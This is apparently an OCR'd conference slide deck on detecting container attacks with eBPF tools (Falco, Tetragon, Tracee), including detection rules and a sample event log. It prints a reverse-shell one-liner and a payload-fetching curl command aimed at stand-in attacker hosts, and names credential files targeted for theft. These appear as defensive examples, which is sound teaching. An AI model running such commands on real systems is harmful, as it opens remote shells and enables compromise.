



Figure source: https://ebpf.io/what-is-ebpf/

THREAT MODEL

Three layers, one mandatory chokepoint

Applications don't talk to hardware. They ask the kernel and that request is the thing you get to watch.



Apps can't opt out

An application doesn't know how to talk to a specific network card. It asks the kernel, and the kernel deals with the hardware.

The boundary is narrow

A few hundred syscalls cover everything a process can do. That's a small, well-defined surface to instrument.

Below the agent

An attacker with root in the pod can kill your user-space agent. They cannot stop the kernel from executing their syscall.

THE COMPARISON

Why the older approaches fall short

Sidecars & userspace agents

Blind spot the moment the traced process is killed; adds per-pod overhead.

LD_PRELOAD hooking

Bypassed by static binaries and processes that call syscalls directly.

Kernel modules

Full visibility, but one bug can crash the node; heavy to maintain and ship.

eBPF

Kernel-level truth, verified safe before it ever runs, zero application changes.

RUNTIME-READY

THE ALTERNATIVE NOBODY WANTS

"Why not just write a kernel module?"

Because until 2014, that was the only answer and it's the reason kernel-level security stayed a niche.

KERNEL MODULE

- ✕ **Breaks on kernel upgrades**
  There is no stable in-kernel ABI. Each revision can change structures your module depends on.
- ✕ **A bug panics the node**
  Module code runs unconstrained. A null dereference takes the whole machine down, not just your agent.
- ✕ **Load and unload need care**
  Often a reboot, always a maintenance window, and a rollback story nobody enjoys writing.
- ✕ **Most teams simply won't**
  Depending on risk tolerance, you may not be permitted to install one in production at all.

eBPF PROGRAM

- ✓ **Portable across kernels**
  CO-RE relocations resolve struct layouts at load time. One binary, whole fleet.
- ✓ **A bug fails to load**
  The verifier rejects it before a single instruction runs. The kernel is never at risk.
- ✓ **Attach and detach live**
  No reboot to deploy, no reboot to remove. Rollback is killing a process.
- ✓ **Risk is isolated by design**
  That's the whole reason this became viable for production security tooling.

There's a second cost too: changing the kernel itself means upstream review and a release cycle measured in years. eBPF let people extend the kernel on their own schedule.

eBPF

Sees everything a root attacker does. Can't be killed from userspace.

kernel module

One panic() and the whole node reboots.

PORTABILITY

CO-RE: compile once, run everywhere

The problem that kept eBPF out of shipped products for years and how it got solved.

THE PROBLEM

Kernel struct layouts shift between versions. A program compiled against 5.15 silently reads the wrong field offsets on 6.2 no crash, no warning, just wrong data. The old fix was compiling on every target node: ship clang and kernel headers to the whole fleet, and hope it worked.

THE FIX

BTF type information the kernel ships about itself, at /sys/kernel/btf/vmlinux. The compiler emits relocations instead of fixed offsets, and libbpf patches them in at load time against whatever kernel is actually running.

with CO-RE

```
/* resolved against the running kernel */
ns = BPF_CORE_READ(task, nsproxy,
                   pid_ns_for_children, ns.inum);
```

- ✓ One binary for your whole fleet
- ✓ No clang or kernel headers on nodes
- ✓ Survives kernel upgrades

Requires a kernel built with BTF Ubuntu 20.10+, RHEL 8.2+, and every current distro kernel qualifies.

GOING FURTHER

Two modes, one kernel primitive

The same hooks that observe can also refuse but only some of them, and only on new enough kernels.

Observe & Detect

Tracepoints and kprobes report what happened, asynchronously, after the fact. Non-blocking, no risk of taking production down with a bad rule, and it works on essentially any modern kernel.

- Any syscall, any kernel 4.x+
- A bad rule creates noise, not an outage
- Full audit trail for hunting
- Falco's default posture

Enforce & Prevent

BPF LSM hooks run inside the syscall path and their return value decides. Deny is synchronous and in-kernel, so there's no race window and no user-space round trip to lose.

- Requires kernel 5.7+ with BPF LSM enabled
- Post-copy arguments no TOCTTOU
- A bad rule is now an outage
- Tetragon's TracingPolicy

Earn your way to enforcement. *Run in detect mode until you trust the rule's false-positive rate because in prevent mode, a false positive is an incident.*

$ section --id=04

SECTION 04

Reverse shells, privilege *escalation and rogue processes*

04

ATTACK TAXONOMY

What attackers do inside your containers

Post-exploit, post-admission past your perimeter controls.

Shell Execution

Dropping into bash/sh inside a running container, often the first foothold after RCE exploitation.

`execve() · proc.name=bash`

Privilege Escalation

setuid binaries, capability abuse (CAP_SYS_ADMIN), or exploiting kernel vulnerabilities to gain root.

`setuid() · capset()`

Container Escape

Mounting host paths, abusing privileged containers, or kernel exploits to break out of the namespace.

`mount() · nsenter`

Data Exfiltration

Reading /etc/shadow, service account tokens, env files, or cloud metadata endpoint credentials.

`openat() · /etc/shadow`

Crypto Mining

Deploying XMRig or similar miners high CPU, unexpected network connections to mining pools.

`execve() · xmrig`

Lateral Movement

Unexpected outbound connections, service account impersonation, or inter-pod pivoting via kubectl.

`connect() · kubectl exec`

04 SECTION 4

Reverse Shells, Privilege Escalation & Rogue Processes

◂ CONTINUING FROM SECTION 3

eBPF gave us the mechanism: kernel hooks, no app changes, real-time visibility. Dev's pipeline passed every one of its checks image scans, secrets, admission policies. Here's exactly what showed up in the kernel once the container actually started running.


Three attack behaviors. One question for each: what does this look like at the syscall level and what eBPF signal catches it?

Reverse Shells

THE ATTACK

Code execution in a pod becomes an interactive shell back to the attacker's machine — a classic pivot once they've landed on a vulnerable app or exposed debug endpoint.

```
bash -i >& /dev/tcp/attacker-ip/4444 0>&1
```



WHAT IT LOOKS LIKE AT THE KERNEL LEVEL

A process tree that shouldn't exist: your app process spawns bash or sh as a child something a healthy app never does mid-request which then opens an outbound connection nobody has seen from this workload before.

eBPF SIGNAL

- Process lineage anomaly - app process → shell process, via execve tracing
- Correlated outbound connect() from that new shell process, right after it spawns

> *"Your image scanner already ran before this container even started. It has no idea a shell got spawned three hours into runtime."*


Privilege Escalation

THE ATTACK

Once inside, the attacker wants root or wants out of the container entirely. A misconfigured capability, a mounted docker socket, an overly permissive securityContext, or a kernel vulnerability all get them there.

WHAT IT LOOKS LIKE AT THE KERNEL LEVEL

A process's effective UID or capability set changes mid-execution in a way normal apps never do setuid()/setgid() jumping a process to UID 0, or a sudden CAP_SYS_ADMIN. Container-escape attempts show up as a process reaching past its own namespace into the host.



eBPF SIGNAL

- UID / capability transition tracking hooking commit_creds, setuid()/setgid()
- Namespace-boundary violations a container-namespaced process touching host resources

> *"A pod that started as an unprivileged web server, mid-request, becomes root. Nothing at deploy time told you this was possible."*

Rogue Processes

THE ATTACK

Broader than the first two: anything running that shouldn't be. Cryptominers, recon tools scanning internal IP ranges, or a legitimate binary like curl being used in a way this workload never has before.

WHAT IT LOOKS LIKE AT THE KERNEL LEVEL

A process executes that has no business being there either the binary was dropped by the attacker and isn't part of the image, or it's a normal binary used in a way this specific workload has never used it.

eBPF SIGNAL

- Execve baseline deviation - a per-workload behavioral profile of what normally runs
- File-integrity / drift detection - execution of binaries absent from the original image

```
hook: tracepoint/sys_enter_execve +
LSM bprm_check_security
```

> *"This is where 'runtime security' stops being abstract know what normal looks like for this workload, and anything else stands out."*

$ section --id=05

SECTION 05

Detecting and investigating *with open source tools*

05

WHERE THE SIGNAL COMES FROM

Major eBPF-based security projects

falco -r rules.yaml

Falco

eBPF / kernel-module probe · userspace rule engine

```
12:03:41 Warning
  shell spawned in container
  (user=root parent=nginx)
```

tetra getevents --compact

Tetragon

eBPF-native · in-kernel filtering · detect + enforce


```
process_kprobe reverse-shell
  binary=/bin/sh args=-i
  pod=checkout-service
```

tracee --output json


Tracee

eBPF + signature engine · forensic depth

```
{"event": "security_bprm_check"
  "comm": "sh",
  "policy": "shell-exec"}
```



Reverse shell: a process relationship, not a bad binary



No image scan catches this nothing is wrong with the image.

Tetragon TracingPolicy

```yaml
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: reverse-shell-detect
spec:
  kprobes:
  - call: "security_bprm_check"
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchBinaries:
      - operator: "In"
        values: ["/bin/sh","/bin/bash"]
      matchArgs:
      - index: 0
        operator: "Postfix"
        values: ["-i"]
      matchActions:
      - action: Post
```

Privilege escalation: two signals worth watching

tetra getevents --namespace prod

Capability Gain

```
12:18:02.114
process running, no elevated caps

12:18:07.330
cap_capable() kprobe fires (requests CAP_SYS_ADMIN)

12:18:07.331
CAP_SYS_ADMIN granted ⚑ flagged
```

tetra getevents --namespace prod

UID Transition

```
12:22:41.008
process runs as uid 1000 (non-root)

12:22:44.552
sys_execve: su (SUID binary invoked)

12:22:44.553
process now runs as uid 0 ⚑ flagged
```

Falco rule (UID transition)

```
condition: spawned_process and container and user.uid=0 and proc.pname != "container-init"
```

What a raw eBPF event actually looks like

tetragon-event.json

```
{
  "process_exec": {
    "process": {
      "pid": 48213,
      "binary": "/bin/sh",
      "arguments": "-c curl attacker.example/payload.sh",
      "pod": {
        "namespace": "prod-namespace",
        "name": "checkout-service-7f9d8-xk2p9",
        "container": { "name": "checkout-service" }
      },
      "parent": { "binary": "/usr/local/bin/app" }
    }
  }
}
```

- What ran
- Full command line
- Which namespace
- Which pod, which container
- Where it came from

Metadata is attached at emit time no manual correlation needed to know which pod, namespace, or container the event belongs to.

The same attack seen this time

Reverse shell	`execve of a shell + outbound connect a container never makes`
Privilege escalation	`setuid / capset calls from a running workload process`
Unexpected process execution	`execve outside the pod's known process baseline`

Runtime visibility doesn't replace prevention, it catches what prevention couldn't see.

$ section --id=06

SECTION 06

Key Takeaways *& Wrap Up*

06

Why eBPF, Specifically

Four properties that make it the right runtime vantage point

Runs in kernel space

An attacker with a shell inside a container can't see or tamper with it the way they could a user-space agent.

Zero instrumentation

No app changes, no sidecars, no restart required to deploy across a cluster.

Low overhead by design

Built for always-on production tracing, not just one-off debugging sessions.

Context-enriched telemetry

Maps a raw syscall directly back to the pod, namespace, and container it came from.

Key Takeaways

- Prevention and visibility solve different problems you need both
- eBPF gives kernel-level truth without touching your applications
- Start observe-only, layer in high-confidence rules, tune before you scale
- Alert fatigue and org boundaries are the real risks, not the technology

Where Teams Get Stuck

The real risks in a rollout aren't usually technical

Alert fatigue kills adoption

Default rulesets flood the team in week one. The tool gets quietly disabled soon after an adoption failure, not a technical one.

Kernel version mismatches

Managed Kubernetes (EKS, GKE, AKS) restricts node kernel versions. Confirm eBPF program support before promising this to a platform team.

Behavior, not intent

eBPF tells you a shell was spawned, not why. Pair it with Kubernetes audit logs and image provenance for real investigation.

Org boundaries, not tooling

Security wants the alerts, platform owns the nodes, app teams own the workloads. Rollout stalls happen at these seams, not in the tech.

THE PART NOBODY DEMOS

Catching it is easy. Not drowning is hard.

The kernel will happily hand you millions of events a second. Signal design is the entire job.

WHAT SEPARATES SIGNAL FROM NOISE

- Filter in the kernel, not in your SIEM - the cheapest event is the one you never emit
- Scope by workload identity (image, namespace, service account), never by hostname
- Add exceptions, not disables. A rule with three exceptions still detects; a disabled rule detects nothing
- If it fires daily and nobody acts on it, it isn't a detection it's a metric

This is the work. Writing the eBPF program takes an afternoon. Making it quiet enough that people still read the alerts in month three takes considerably longer.

BACK TO DEV


Something Was Finally Watching

Same deploy. Same clean scan. The only difference: a TracingPolicy sitting in the kernel, watching what the pipeline never could.

This time, when the shell popped, Dev's phone buzzed in 40 seconds not because the code changed, but because someone was finally looking at runtime.

138283 contributions in 2026

Contribution settings



Learn how we count contributions.

Less More

Contribution activity

2026

January - December 2026

2026

Thank You

Questions?

Mohamed Ali El Mellah · Cloud Security Engineer

@mella7 · https://mella7.me · in/MellahMedAli